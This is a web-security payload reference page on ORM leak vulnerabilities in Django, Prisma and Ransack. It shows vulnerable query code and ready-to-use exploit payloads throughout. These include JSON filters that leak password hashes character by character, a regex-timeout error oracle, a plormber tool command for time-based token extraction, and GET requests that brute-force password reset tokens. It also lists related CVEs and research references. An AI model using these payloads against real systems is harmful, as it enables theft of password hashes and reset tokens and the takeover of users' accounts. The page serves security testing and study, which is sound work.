ORM Leak
Payloads and bypasses for web application security
An ORM leak vulnerability occurs when sensitive information, such as database structure or user data, is unintentionally exposed due to improper handling of ORM queries. This can happen if the application returns raw error messages, debug information, or allows attackers to manipulate queries in ways that reveal underlying data.
Summary#
Django (Python)#
The following code is a basic example of an ORM querying the database.
users = User.objects.filter(**request.data)serializer = UserSerializer(users, many=True)The problem lies in how the Django ORM uses keyword parameter syntax to build QuerySets. By utilizing the unpack operator (**), users can dynamically control the keyword arguments passed to the filter method, allowing them to filter results according to their needs.
Query filter#
The attacker can control the column to filter results by. The ORM provides operators for matching parts of a value. These operators can utilize the SQL LIKE condition in generated queries, perform regex matching based on user-controlled patterns, or apply comparison operators such as < and >.
{ "username": "admin", "password__startswith": "p"}Interesting filter to use:
__startswith__contains__regex
Relational Filtering#
Let’s use this great example from PLORMBING YOUR DJANGO ORM, by Alex Brown

We can see 2 type of relationships:
- One-to-One relationships
- Many-to-Many Relationships
One-to-One#
Filtering through user that created an article, and having a password containing the character p.
{ "created_by__user__password__contains": "p"}Many-to-Many#
Almost the same thing but you need to filter more.
- Get the user IDS:
created_by__departments__employees__user__id - For each ID, get the username:
created_by__departments__employees__user__username - Finally, leak their password hash:
created_by__departments__employees__user__password
Use multiple filters in the same request:
{ "created_by__departments__employees__user__username__startswith": "p", "created_by__departments__employees__user__id": 1}Error-based leaking - ReDOS#
If Django use MySQL, you can also abuse a ReDOS to force an error when the filter does not properly match the condition.
{"created_by__user__password__regex": "^(?=^pbkdf1).*.*.*.*.*.*.*.*!!!!$"}// => Return something{"created_by__user__password__regex": "^(?=^pbkdf2).*.*.*.*.*.*.*.*!!!!$"} // => Error 500 (Timeout exceeded in regular expression match)Prisma (Node.JS)#
Tools:
elttam/plormber - tool for exploiting ORM Leak time-based vulnerabilities
plormber prisma-contains \ --chars '0123456789abcdef' \ --base-query-json '{"query": {PAYLOAD}}' \ --leak-query-json '{"createdBy": {"resetToken": {"startsWith": "{ORM_LEAK}"}}}' \ --contains-payload-json '{"body": {"contains": "{RANDOM_STRING}"}}' \ --verbose-stats \ https://some.vuln.app/articles/time-based;
Example:
Example of an ORM leak in Node.JS with Prisma.
const posts = await prisma.article.findMany({ where: req.query.filter as any // Vulnerable to ORM Leaks})Use the include to return all the fields of user records that have created an article
{ "filter": { "include": { "createdBy": true } }}Select only one field
{ "filter": { "select": { "createdBy": { "select": { "password": true } } } }}Relational Filtering#
One-to-One#
Many-to-Many#
{ "query": { "createdBy": { "departments": { "some": { "employees": { "some": { "departments": { "some": { "employees": { "some": { "departments": { "some": { "employees": { "some": { "{fieldToLeak}": { "startsWith": "{testStartsWith}" } } } } } } } } } } } } } } }}Ransack (Ruby)#
Only in Ransack < 4.0.0.

Extracting the
reset_password_tokenfield of a userGET /posts?q[user_reset_password_token_start]=0 -> Empty results pageGET /posts?q[user_reset_password_token_start]=1 -> Empty results pageGET /posts?q[user_reset_password_token_start]=2 -> Results in pageGET /posts?q[user_reset_password_token_start]=2c -> Empty results pageGET /posts?q[user_reset_password_token_start]=2f -> Results in pageTarget a specific user and extract his
recoveries_keyGET /labs?q[creator_roles_name_cont]=superadmin&q[creator_recoveries_key_start]=0
CVE#
- CVE-2023-47117: Label Studio ORM Leak
- CVE-2023-31133: Ghost CMS ORM Leak
- CVE-2023-30843: Payload CMS ORM Leak
References#
- ORM Injection - HackTricks - July 30, 2024
- ORM Leak Exploitation Against SQLite - Louis Nyffenegger - July 30, 2024
- ORM Leaking More Than You Joined For - Alex Brown - December 18, 2025
- plORMbing your Django ORM - Alex Brown - June 24, 2024
- plORMbing your Prisma ORM with Time-based Attacks - Alex Brown - July 9, 2024
- QuerySet API reference - Django - August 8, 2024
- Ransacking your password reset tokens - Lukas Euler - January 26, 2023